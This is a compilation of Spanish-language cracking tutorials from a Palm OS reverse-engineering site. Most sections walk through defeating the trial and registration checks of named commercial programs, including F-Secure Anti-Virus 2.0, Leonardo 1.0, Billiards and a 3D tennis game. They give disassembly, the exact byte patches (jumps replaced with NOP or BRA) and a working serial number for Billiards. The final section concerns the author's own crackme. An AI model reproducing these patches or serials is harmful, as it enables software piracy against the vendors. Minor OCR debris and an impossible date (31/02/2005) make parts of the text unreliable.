Juas juas, así que un trial... en fin, el crack no podía ser difícil pero como no había escrito nada sobre trials, decidí que tenía que escribir uno, así que se me ocurrió adelantar la fecha para ver qué mensaje me salía, y hete aquí que me espeta esto a la cara:

Dios, cómo se puede ser tan previsible... lastimoso esto, de verdad, es que ofende a la inteligencia... :o(
En fin, ya algo desanimado por lo sencillo del crack y casi deprimido de que una empresa tan seria como debería ser una antivirus haga este tipo de protecciones, decidí cargar el programa en el prcExplorer y comprobar, como efectivamente fue, que el mensaje de “Fin de Trial” era el 1500 decimal (empezaremos a acostumbrarnos a ponerlo como #1500) o lo que es igual, el 05dc hexa ($05dc). Estupendo. Me hizo gracia ver un mensaje #1600 ($0640) que te daba las gracias por registrarte y que luego no aparecía en ningún lado del código, además, es que ni siquiera aparecía una casilla de register, lo que me hizo pensar que el programador es un tío vago (lazy en inglés) que reutilizó trozos de código y recauchutó cosas varias... lo cual me da más y más que pensar que este antivirus es de todo menos fiable... pedazo chapuza macho.

Ya no sabía si enfadado o deprimido, utilicé el pilotdis para desensamblar (más cómodo si se usa con el prcedit del dr_funk, quizá la mejor herramienta de crackeo para Palm ahora mismo en el mercado), en concreto el code0001, que es el único interesante (respecto al code0000, es uno estándar en todas las aplicaciones de Palm, y podéis buscar información en google, en un texto llamado Prc Format). Así que ya tenemos desensamblado el code y nos disponemos a crackear.

2- Ay, TaeBo-, mon ami...:
Lo que te llevó a ti, estimado lector, a leer estas líneas, fue más o menos lo que me llevó a mí, pobre newbie, sospechar por dónde iban los tiros. Y el bueno del de Dakota del Sur, perdidísimo en código. En fin, abro el code0001.bin.s con el notepad (block de notas en lengua no-hereje) y tras buscar el mensaje de “gracias por registrarse” y ver que ni existía, busqué el de “caducado como los billetes con los que X -Grimator intenta pagar las cervezas”, o sea, la Talt #1500 ($05dc) en la forma en que vimos en los tutoriales anteriores. Pues bien, nos interesaba que hubiese un sysTrapFrmAlert justo debajo. Eso nos apareció aquí:

```
000020d2 4eba05fc        L278 JSR L334
000020d6 3600            MOVE.WD0,D3
000020d8 3003            MOVE.WD3,D0
```

```
000020da 673c                BEQ L281
000020dc 5340                SUBQ.W #1,D0
000020de 670a                BEQ L279; branch if equal
000020e0 5340                SUBQ.W #1,D0
000020e2 676c                BEQ L282
000020e4 5340                SUBQ.W #1,D0
000020e6 6712                BEQ L280; branch if equal
000020e8 6066                BRA L282
000020ea 3f3c05dc    L279    MOVE.W #1500!$5dc,-(A7) ;  Your evaluation version of FSecure
                                                        Anti-Virus 2.0 has expired.
000020ee 4e4fa192            sysTrapFrmAlert
000020f2 303c3039            MOVE.W#12345!$3039,D0
000020f6 544f                ADDQ.W#2,A7
000020f8 606a                BRA L283
000020fa 3f3c000e    L280    MOVE.W #14!$e,-(A7)
000020fe 4eba0286            JSR L310
00002102 3600                MOVE.WD0,D3
00002104 544f                ADDQ.W#2,A7
00002106 6710                BEQ L281
00002108 3f3c05dc            MOVE.W#1500!$5dc,-(A7) ; Your evaluation version of F-Secure
                                                        Anti-Virus 2.0 has expired.
0000210c 4e4fa192            sysTrapFrmAlert
```

Os señalo el quid de la cuestión en negrita. Como una de las más importantes bazas para ser cracker es la intuición, el zen palming (jeje), X -Grimator todo chulo fue y puso un nop en ambos saltos, quedando algo así:

```
000020d2 4eba05fc            L278 JSR L334
000020d6 3600                MOVE.WD0,D3
000020d8 3003                MOVE.WD3,D0
000020da 673c                BEQ L281
000020dc 5340                SUBQ.W #1,D0
000020de 4e71                NOP
000020e0 5340                SUBQ.W #1,D0
000020e2 676c                BEQ L282
000020e4 5340                SUBQ.W #1,D0
000020e6 4e71                NOP
```

cosa que hizo gracias a un editor hexadecimal, buscando la secuencia 670a5340, que me llevó directo a ese trozo de código.

3- En Dakota del Sur alucinan con los europeos:

Guardo el cambio en el programa y con la chulería que caracteriza a los lamers como yo, le envío el crack al dakotiano, o dakotiense o como se llame, y le digo que ya está. El chico lo prueba y le funciona perfectamente. No sólo eliminé la primera Talt que nos recordaba que eso era un trial sino que eliminé la que decía que fecha expirada, pues adelantó el calendario y todo iba perfecto. Esta vez no os voy a explicar el por qué del crack, baste decir que fue una mezcla de intuición y suerte y salió a la primera. Supongo que analizando con más calma la cosa veríamos que el cambio no sólo afectó al mensaje de “time expired” sino que por una serie de saltos también afectó al mensaje de inicio. Ver para creer... el bueno de mi amigo yanqui no era capaz de creer que en 15 minutos escasitos sacase lo que a él le estaba llevando ya 1 hora (y eso que a la vez yo me dedicaba a chatear con mis amigos d e #codex del irchispano).

Ver para creer... asco de trial, asco de crack, asco de tutorial que escribo... ¡¡¿pero alguien puede fiarse de un antivirus que está así de protegido?!!... si cuando +Orc decía “zombi-programmers” lo decía por algo... en fin... y yo con un empleo que da grima...

4- Resumiendo chis -pum punto final:

Acabamos de reventar un trial sin comerlo ni beberlo. Bueno, sirva pues este tutorial como alivio a mi silencio temporal y a los últimos, que fueron más complicados. Lo que conseguimos fue: un yanqui de Dakota con los ojos como platos (ojiplático) de mi velocidad crackeando, un antivirus que nos dice que no tenemos virus (ja ja, tú fíate de la Virgen pero por si acaso no corras...), y X -Grimator con un poco de suerte por una vez en su vida (quedé como un gurú del crack ante el chico). ¡Ah! y tú, lector, con cara de haba de ver un crack tan tonto y un tuto igual de tonto.

Hasta otra.
X-Grimator; UE 01/09/02
“Pensad, pensad. Siempre pensad...”

Saludos especiales a ablaze y TaeBo-, por ser mis dos primeros alumnos extanjeros y admirarme, que eso siempre gusta. También a InLimbo por su ayuda programando, a Sunevil por ser el primero en creer en mí y a todo Disidents por apoyarme cuando lo necesitaba y hacer algo serio y con futuro esto de los estudios de seguridad en los programas (entre ellos, w3ndig0, wendell, remains, S-P-A-R-K, LuZZer, }-XpyXt-{, Low, FEAR, etc etc...) ¡ah! y Marconi y Ziritione por ser, sencillamente, tan majos. eSn-mIn, olvidarme de ti sería, sencillamente, un insulto a la comunidad cracker.

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**LEONARDO 1.0 LECCIÓN 8:**

PROTECCION:	Serial	
Descripcion:	Encontrar serial de un programa de diseño estilo Paint pero en la Palm	
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**	
DOWNLOAD:	http://www.PaginaWeb.com	
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulator,	
Palm CRACKER:	X-Grimator	**FECHA:** W/31/02/2005

INTRODUCCION

EL TIEMPO SE ESCURRIA ENTRE LOS DEDOS COMO GRANOS DE ARENA...

AL ATAQUE

1- Introducción:

Un buen día, como todos, te levantas de la cama y notas algo nuevo y raro. Observándote mejor en el espejo te das cuenta de que las cosas cambian. Hace unos años no estabas calvo, ni tenías esa barriga, ni si quiera te importaba cómo estaba la economía del país. Pero ahora eso forma de tu día a día ¿verdad?. Pobre infeliz, el tiempo pasa y es algo de lo que nos debemos dar cuenta. Pero ¡no te preocupes! es aquí y ahora como te vamos a enseñar a vencer el tiempo. Hombre, nadie te libra de las arrugas alrededor de los ojos, pero ¡que caray! un trial lo saltamos como queremos je je...

2- Breve introducción teórica del trial como protección:

Una mierda. Con eso llega.

Je je, bueno, vamos a matizar un poco más esto. El trial es un sistema de protección basado en el uso de un programa durante un cierto tiempo limitado. Pasado el período de prueba, el programa no funcionará a menos que sea registrado. Correcto. Pero este tipo de protección por sí sola es pobre, ya que reventando el “contador” de tiempo, todo se viene abajo. Generalmente el contador es del tipo compara algo con un número, si ese algo es mayor, aún estamos en período de prueba, en caso contrario, no. Os imaginaréis que se trata de alterar eso ¿cierto?.

3- Brain Storming, vamos allá:

Bueno, el programa en cuestión se llama Leonardo 1.0 y acaba de salir al mercado. Es un programa, creo, para dibujar en la palm vectorialmente, como el Corel para Pc vamos. Personalmente, admito que ni lo he probado. A X-Grimator no le interesa ni uno de los programas que ha crackeado, os lo juro, pero ¡es que es tan divertido!... Tengo entendido

que nadie lo había crackeado antes, o sea que está bien, somos los hispanos los primeros ¡yupiiiiiiii!.
Sin ánimo de repetirme (si te has perdido, te recomiendo leer los anteriores tutos para saber qué vamos a decir de aquí en adelante), abrimos el .prc con PrcExplorer y buscamos referencias interesantes. En nuestro caso nos interesan:

- Tform #4400 ($1130): el mensaje de Good Boy (uish, que emocionante...).
- Tform #4100 ($1004): mensaje de bienvenida diciendo los días que faltan aún del trial.
- Tform #4050 ($fd2): otro mensajito odioso diciendo que el trial comienza.
- Tform #4200 ($fa0): una pantalla para meter el serial puesto que ya nos finalizó el plazo del trial.
- Talt #1018 ($3fa): mensaje Bad Boy, ese no es el serial que te corresponde, morirás por esto :o).
- Talt #1017 ($3f9): mensaje “Introduce un código, tonto”...¡¡cómo!! bueno, esto es demasiado... pagar por un programa y si tienes un despiste ¡te insultan!... santo Dios, nunca había visto esto antes...¡¡perros, merecéis un crack como una catedral!. Ya me he enfadado...>:o(

Además, esto es una chapuza de programa ¿dónde se ha visto una colección tal de mensajes de “te queda tanto tiempo”, “te ha caducado”, “te ha expirado”, “te ha vencido el plazo”, “ya no te queda tiempo”...¡que nos hemos dado cuenta, desagradable!. Vamos a poner bien esta porquería de programa que sólo el Dios de los Infiernos sabe lo que valdrá...

4- Primeros pasos contra nuestro reloj:
Descompilamos el .prc con prc2bin y luego con PilotDis desensamblamos code0001.bin y siguientes (nota: el code0000 no nos interesa, como dije en otras ocasiones, ya que es el de sistema e igual para todos los programas. PilotDis nos dará un error de desensamblado en el, creo, code0005.bin. Aunque al principio me escamó mucho, al final resulta del todo irrelevante). Uau, qué alegría más grande, esto va viento en popa... Tomamos el code0001.bin.s, que es el principal del programa, y abriéndolo con un block de notas buscamos “$1130” que no es ni más ni menos que nuestro amado Good Boy. Nos encontramos con esto:

```
00001bbe 508f                ADDQ.L #8,A7; corrige la pila
00001bc0 024000ff            ANDI.W #255!$ff,D0
00001bc4 663a               BNE L198; hummm…
00001bc6 42a7               CLR.L -(A7)
00001bc8 4e4fa1c1            sysTrapMenuEraseStatus
00001bcc 3f3c1130            MOVE.W #4400!$1130,-(A7)? Good boy
00001bd0 4e4fa16f            sysTrapFrmInitForm
00001bd4 2608               MOVE.L A0,D3
00001bd6 2f03               MOVE.L D3,-(A7)
00001bd8 4e4fa193            sysTrapFrmDoDialog
00001bdc 2f03               MOVE.L D3,-(A7)
00001bde 4e4fa170            sysTrapFrmDeleteForm
00001be2 1f3c0001            MOVE.B #1,-(A7)
00001be6 3f3c000c            MOVE.W #12!$c,-(A7)
00001bea 2f05                MOVE.L D5,-(A7)
00001bec 3f3c0001            MOVE.W #1,-(A7)
00001bf0 4267               CLR.W -(A7)
00001bf2 2f3c774c6572        MOVE.L #2001495410!$774c6572,-(A7)
00001bf8 4e4fa2d4            sysTrapPrefSetAppPreferences
00001bfc 6000001e            BRA L201
00001c00 4a40        198     TST.W D0
00001c02 6d18                BLT L201
00001c04 0c400002            CMPI.W #2,D0
00001c08 6e12               BGT L201
00001c0a 3f3c03fa             MOVE.W #1018!$3fa,-(A7)? Bad Boy
00001c0e 60000006             BRA L200
00001c12 3f3c03f9             L199 MOVE.W #1017!$3f9,-(A7)? ¡Eres tonto!
```

```
00001c16 4e4fa192          L200 sysTrapFrmAlert
```

Bueno, la solución no parece difícil cierto es, nos vamos de lleno a

```
00001bc4 663a              BNE  L198
```

Y lo cambiamos por un amado NOP, que como sabemos significa “no operation” y que se limita a regalar unos cuantos ciclos de reloj. De esta manera, el salto se va a tomar viento y el código continúa hacia el mensaje de Chico Bueno y no a los desagradables de Chico Tonto o Chico Malo.
Cogemos nuestro editor hexadecimal preferido (son todos iguales, todos valen) y cambiamos 663a por 4e71 que es el opcode de NOP. De esta forma, el branch not equal deja de estar operativo. Y felices y contentos, cargamos de nuevo el programa, vamos a Register, y damos a aceptar sin meter ningún número y ¡ops! mensaje Chico Tonto. Pues hay que meter un número, parece ser... Bueno, ponemos algo propio de crackers “666” y al darle a OK nos sale el precioso mensajito de Good Boy. Hummm, qué deliciosa es la victoria... huele a Napalm, como en Apocalipsys Now, je je...

5- Desagradable sorpresa con esta máquina japonesa:
Je, tendría que empezar a escribir tutos rimando... 30 días después de nuestra proeza, resulta que vamos a usar nuestro programa y ¡horror! nos sale el Tform que nos pide un numerito ya que nos ha caducado el trial... pero bueno ¡esto es un abuso, un escándalo!... si hemos hecho un crack más chapucero aún que el programa... que vergüenza, en el tutorial 8 y con estas cosas... ufff.... Me temo que tendremos que buscar el Trial check y atacar la función que calcula el paso del tiempo. A ver cómo lo hacemos.
Después de estudiarme la API de PalmOs, me incliné por buscar una SysTrap llamada SysTrapDateToDays, que no suena nada pero nada mal. Ok. Nos vamos al code0001.bin.s y lo buscamos ahí, encontrándonos con esto:

```
000016bc 362efff6     L180      MOVE.W -10(A6),D3
000016c0 3d6effb2fff6           MOVE.W -78(A6),-10(A6)
000016c6 4a2effff               TST.B -1(A6)
000016ca 6622                   BNE L181
000016cc 3f2effb2               MOVE.W -78(A6),-(A7)
000016d0 4e4fa263               sysTrapDateToDays
000016d4 2800                   MOVE.L D0,D4
000016d6 3f2efff4               MOVE.W -12(A6),-(A7)
000016da 4e4fa263               sysTrapDateToDays
000016de 9880                   SUB.L D0,D4; D4 es la fecha actual y D0 la inicial
000016e0 588f                   ADDQ.L #4,A7
000016e2 701d                   MOVEQ #29,D0; ¿29 días?
000016e4 b084                   CMP.L D4,D0; D4 son los días que llevo de trial
000016e6 6c06                   BGE L181; vaya vaya...
000016e8 1d7c0001ffff           MOVE.B #1,-1(A6)
000016ee 1f3c0001 L181          MOVE.B #1,-(A7)
000016f2 3f3c000c               MOVE.W #12!$c,-(A7)
000016f6 2f06                   MOVE.L D6,-(A7)
000016f8 3f3c0001               MOVE.W #1,-(A7)
000016fc 4267                   CLR.W -(A7)
000016fe 2f3c774c6572           MOVE.L #2001495410!$774c6572,-(A7)
00001704 4e4fa2d4               sysTrapPrefSetAppPreferences
00001708 2f07                   MOVE.L D7,-(A7)
0000170a 45fa02e6               LEA  L191,A2
0000170e 4e92                   JSR (A2)
00001710 4fef0014               LEA 20(A7),A7
00001714 4a00                   TST.B D0
00001716 67000110               BEQ L187
0000171a 4a2effff               TST.B -1(A6)
```

```
0000171e 67000082          BEQ L182
00001722 42a7              CLR.L -(A7)
00001724 4e4fa1c1          sysTrapMenuEraseStatus
00001728 3f3c1068          MOVE.W #4200!$1068,-(A7); mensaje “fin trial mete numero”
```

En este batiburrillo de código lo interesante os lo he señalado, como siempre, en negrita. Tenemos dos comprobaciones de fecha (estos programadores de ahora...), una resta entre fechas, poner D0 a 29, una ESTUPENDA comparación y un salto Branch Greater or equal. Eso promete ¿eh chicos?. El programa, llegado este punto, saltará si en la comparación llevamos menos días que 29, esto es, mientras D0 sea mayor o igual a D4 (el contador del día en el que estamos), o sea, mientras 29>= a uno, dos, cinco, quince... recordad que en Motorola la sintaxis es fuente? destino, que en este caso sería “compara D4 con D0, y si D0 es mayor,entonces...”. No parece difícil arreglar el desaguisado. Vamos a hacer que salte siempre, resulte lo que resulte de esa comparación. Para ello, meteremos un BRA en vez de un BGE. El opcode de BRA es 60, mientras que BGE usa 6c. Con un editor hexa lo arreglamos rápido. Volvemos a instalar el programa crackeado (nota importante: es necesario instalar el archivo zenitive.prc para que el programa funcione. Pues bien, sospecho que el registro se guarda ahí, así que si no queréis errores extra, volved a instalar este archivo también con el programa crackeado), y tras instalarlo, volvemos a registrar. Hasta ahora todo como el primer parche, estupendo. De nuevo adelantamos la fecha, y al volver al programa...

6- ¿Otra vez?... ¡Arggggggg... me poseen los Infiernos!...:

Y al volver al programa... me encuentro el mensaje de bienvenida diciéndome que me faltan –86 días para que expire el trial. Ja ja ja ja... ¡¡debo 86 días antes de que acabe la fecha!! ¿eich? esto parece de los hermanos Marx, que situación tan absurda... Bueno, parece que nos falta un último retoque para que esto no nos estorbe... funcionar ya funciona bien, pero no es nada elegante, así que vamos a buscar dónde aparece ese mensajito y a parchear una vez más. La basurilla esta del trial ya nos está llevando tres parches, buffff...
Buscando el mensaje, vemos esto

```
000017cc b66effb2  L184    CMP.W -78(A6),D3
000017d0 6756              BEQ L187; nos vamos más allá del Hello!
000017d2 701e              MOVEQ #30,D0
000017d4 9084              SUB.L D4,D0
000017d6 7201              MOVEQ #1,D1
000017d8 b280              CMP.L D0,D1
000017da 6608              BNE L185
000017dc 41fafe3e          LEA L175,A0
000017e0 60000006          BRA L186
000017e4 41fafe37  L185    LEA L176,A0
000017e8 2f08 L186         MOVE.L A0,-(A7)
000017ea 2f00              MOVE.L D0,-(A7)
000017ec 41fafe31          LEA L177,A0
000017f0 2f08              MOVE.L A0,-(A7)
000017f2 78b4              MOVEQ #-76,D4
000017f4 d88e              ADD.L A6,D4
000017f6 2f04              MOVE.L D4,-(A7)
000017f8 4e4fa2de          sysTrapStrPrintF
000017fc 42a7              CLR.L -(A7)
000017fe 4e4fa1c1          sysTrapMenuEraseStatus
00001802 3f3c1004          MOVE.W #4100!$1004,-(A7) mensaje bienvenida
00001806 4e4fa16f          sysTrapFrmInitForm
```

En fin, avezados crackers míos... ya visteis perfectamente qué parchear ¿no?. El BEQ que os remarqué evita el mensaje de bienvenida, así que vamos a cambiarlo por un BRA precioso con un opcode 60 y un editor hexadecimal cualquiera. Ahora esto sí que funciona bien. Santo Cristo, tanta comprobación para un programa que al final no usará nadie. Idiosincrasias de la vida, mi fiel Glauco, amigo.

7- Finalizando esta digresión:
Antes de que se me olvide, deciros que no inserté imágenes en el tutorial ya que no lo vi necesario. Están bien para newbies y son más bonitas, pero ya en la lección 8 no las queremos para nada.
El tiempo se agota pero está de vuestras manos pararlo con un poco de sabiduría y ganas. Aunque siempre ha sido el peor enemigo del ser humano, con conocimientos todo se consigue. Si no, pues cirugía, dietas, tener 60 años e ir vestida de quinceañera... francamente, prefiero vencerlo como lo hicimos hoy :o)

Hemos aprendido a reventar Trial, pero ¡recordad! esto es un crack “sucio” propio de emergencias y lamers, y bueno para newbies, pero no es para nada elegante. Nuestro objetivo siguiente es intentar hacer un generador de llaves. Estoy en ello, pero el código es una caja de gusanos de aúpa y me llevará tiempo. Queda prometido para la siguiente lección.

X-Grimator
UE, 07/09/02

Un saludo muy especial a 42_beers por soportar mi nefando inglés y orientarme sobre los encriptados y empacados en Palm. Estoy aún aprendiendo, pero es mi siguiente objetivo. Eso será ya para nivel muy alto de aprendizaje. Y en general un saludo muy grande a todo #Codex y #Disidents del IRC-Hispano, chicos majos donde los haya que tanto me animan y se ríen con mis tonterías.

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"


Palm Spanish Tutor	
Programa:	**Billiards,juego de billar**

PROTECCION:	Serial		
Descripción:	Encontrar el serial con algún debugger para palm		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	www.megasoft2000.com		
Herramientas:	SouthDebugger, X-Master		
Palm CRACKER:	X-Grimator	**FECHA:**	W/31/02/2005

INTRODUCCION

VIKTIMA!!!
Billiards,juego de billar para Palm OS. Lo podemos descargar de www.megasoft2000.com

AL ATAQUE



Para empezar decir que he usado la version en blanco y negro que nos trae el zip puesto que cada vez que queria

desemsamblar el archivo se me quedaba colgado la PeCera(luego comprobare si ele serial es valido para el resto de versiones). bueno pos empezos cargando el southdebugger y abriendo tres ventanas:

1-ventanita de breakpoints
2-ventanita de desamblado
3-ventanita de trap stack (nos servira para ver que datos son comparados)

A continuacion abriremos nuestro emulador de PAlmOS y cargaremos el X-Master y le dara el paso al debugger; marcamos en la ventana de breakpoints la siguiente:

sysTrapStrCompare

y le damos a f5 una vez y retornamos al emulador,una vez alli cargamos el juego y nos vamos al menu de registro y vemos q nos sale una especie de maquina de escribir para introducir el numero de registro,pos vale,tecleamos lo que queramos y le damos a ok. Una vez hallamos pulsado el boton vamos al debugger y vemos en la ventana de trap stack como compara nuestro serial con:

7JBBGKTCC2JU

desconectamos el debugger,volvemos al menu de registro del juego y voila!!!!!juego registrado.....
Y CON ESTO Y UN BIZCOCHO ATA EL PROXIMO QUE SERA A LAS 8
Este es mi 2º tute asi que lo siento por si no me explico bien,pero creo q esta todo bien clarito.El hecho de que pierda el tiempo en estas cosas(es broma),se lo debo a mi gran amigo X-GRIMATOR,que siempre me ayuda aunque sea un pesado...
SuNeViL

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	3D de tenis v3.2.000

PROTECCION:	Serial HotSync		
Descripcion:	Encontrar el serial User/HotSync		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.pda3dware.com/3dtennis.htm		
Herramientas:	SouthDebugger, X-Master. POSE Palm emulator,		
Palm CRACKER:	X-Grimator	**FECHA:**	W/31/02/2005

INTRODUCCION

HOW-TO crack in 5 minutes


AL ATAQUE

Bueno pos eso,este es mi 3 tuto y como sigo siendo newbie pos encontre una proteccion mu facilita y rapidita de paso...pa no poerder tiempo... El progama en cuestion es un juego 3D de tenis no mu bueno la verdad, por lo menos para jugar en el emulador...,pero praticar y usar el Southdebugger pues Yelo ke ahi.

EMPEZEMOS

Este programita nos da la posibilidad de usarlo durante dies dias(creo recordar)y tras ello deberemos registrarnos metiendo un codigo.Para ello nos dirijimos a cargar el juegecito y le damos a register donde nos sale una linea subrayada en amarillo y deberemos poner nuestro numero de serie...(puesto que no lo sabemos,o tal vez si) nos servira este manual para encontrarlo entre el amasijo de codigo fuente del cual esta formado este juego.
Pos bueno, empezamos por meter un codigo

en mi caso introduzco sunevil,le damos a ok y??.....



ohhhhhhhhhhhhh!!!!!!!!!, no pasa nada.Cerramos todo y arrancamos el southdebugger y abrimos tres ventanucas:

Trap stack
Disasemmbler
Breakpoints

A continuacion ejecutamos el POSE y arrancamos el X-master, se colgara todo y nos iremos al debugger y en la pantalla de breakpoints buscamos el SystrapStrcompare, luego vamos a la pantallita de disasemmbler, le damos a F5 y nos volvemos a POSE. Una vez alli cargamos nuestro querido juego y tras volver al debugger y darle una infinidad de veces a F5,éste nos devolvera el poder al POSE, pulsamos register y volvemos a darle una infinidad de veces a F5 hasta que vemos la ventanita de introducir registro. TRas meter el que queramos, le damos a ok y nos pasamos el debugger. Observaremos como en la ventana de Trap stack aparece nuestro serial (sunevil en este caso), pues ahora usaremos F8 para ir de instruccion a instruccion hasta ver en esa panatalla(trap Satck) como compara nuestro serial con un numero y luego nos saca la pantalla de chico malo.Tras aver anotado el numero anterior, volvemos al registro y lo introducimos....

Todo esto se puede reducir a unos 5 minutos o menos...
Darle las gracias de nuevo a mi mentor X-GRIMATOR y espero que me ayude en mi proximo pograma que

ya toi atascado...

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**Crackme 0 By X-Grimator**

PROTECCION:	x	
Descripcion:	Crackme 0	
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**	
DOWNLOAD:	http://www.PaginaWeb.com	
Herramientas:	SouthDebugger, X-Master. POSE Palm emulator,PilotDis,Prc2bin,PRCedit	
Palm CRACKER:	X-Grimator	**FECHA:** W/31/02/2005

INTRODUCCION

CRACKME 1 #X-GRIMATOR
He decidido hacer este tuto sobre el crackme de X-GRIMATOR porque asi la gente que como yo no tenemos ni idea sobre el tema de ingenieria inversa en Palm OS nos ayude un poco mas y seamos mas y podamos aprender mucho mas (valga la rebuznancia).

AL ATAQUE

EMPEZEMOS

Herramientas a utilizar:
POSE--->emulador de Palm para windows
SouthDebugger--->Potente debugger para Palm
X-Master--->("mejorador de escritorio")Nuse muy bien lo que es pero creo que es para hacer saltar el debugger
PilotDis--->Desemsamblador para Palm
Prc2bin--->Pos eso,para pasar de archivos .prc(de palm) a una serie de archivos leibles por nosotros
PRCedit--->Nos dara datos mu importantes sobre el programa
HEX--->Editor hexadecimal
Tecnicas de atake!!!!

1ª-PARCHEO
Ejecutamos el emulador y cargamos el crackme1;introducimos un NAME y un SERIAL y le damos a GET IT!,sino introducimos el correcto nos aparecera la siguiente pantalla...
A continuacion abrimos el crackme.prc con el prcedit y observamos que podemos ver los menajes de texto que nos aparecen en el crackme...

ID 1001--- Chico malo ("You, son of a bitch, Buy my program!")

ID 1002--- Chico bueno ("Well, you have paid for a program that do nothing!!\nI like customers like you, he, he, he...$$$$$$$$$$\nand... you discovered the day of my birth... :o)")
Luego de observar los ID,los apuntamos y nos vamos a MSDOS y ponemos la siguiente linea:
prc2bin crackme1.prc y nos crreara en el mismo directiorio una serie de archivos de los cuales solo nos importara code0001.bin si observamos podemos ver diversas Talt que son mensajes dentro del programa,nos interesara Talt03e9.bin porque guarda el mesaje de niño malo...

Ahora volvemos a MSDOS y ponemos la siguiente linea:

pilotdis code0001.bin

y nos creara otro archivo llamado code0001.bin.s,el cual podremos abrirlo con el notepad(o similar).Ahora es el momento de destripar el .bin.s...
Buscamos ID 1001(que guarda el mensaje de niño malo):
Aparecemos aqui

0000043a 3f3c03e9 L31 MOVE.W #1001!$3e9,-(A7)

Subimos un poco hacia arriba hasta encontrar una instruccion que compare mi serial con el verdadero...
miramos y... 10 lineas mas arriba tenemos:

sysTrapStrCompare


leyendo un poco de codigo nos encontramos con...
CMP.W D4,D3<----compara nuestro serial con el verdadero
BNE L31<----salta si son diferentes al mensaje de chico malo

ahora cojeremos el HEXeditor y tranformaremos ese salto para que no lo haga y pase al mensaje de chico bueno insertando 4e71 en el lugar del salto.


2ª-PILLAR EL SERIAL AL VUELO!!
Bueno,aqui nos metemos ya en cosas mas seeerias...,primeramente ejecutamos el southdebugger y abrimos una ventana

de breakpoints, otra para desamblar y una una trap stack window(que nos servira para poder ver los datoe introducidos)...;acto seguido ejecutamos nuestro emulador y cargamos el X-Master. Si miramos el south debuger,nos vamos a la ventana de breakpoints y nos saldra una lista de los que podemos marcar. Puesto que este tipo de proteccion se basa en comparar dos numeros,buscaremos

sysTrapStrCompare...



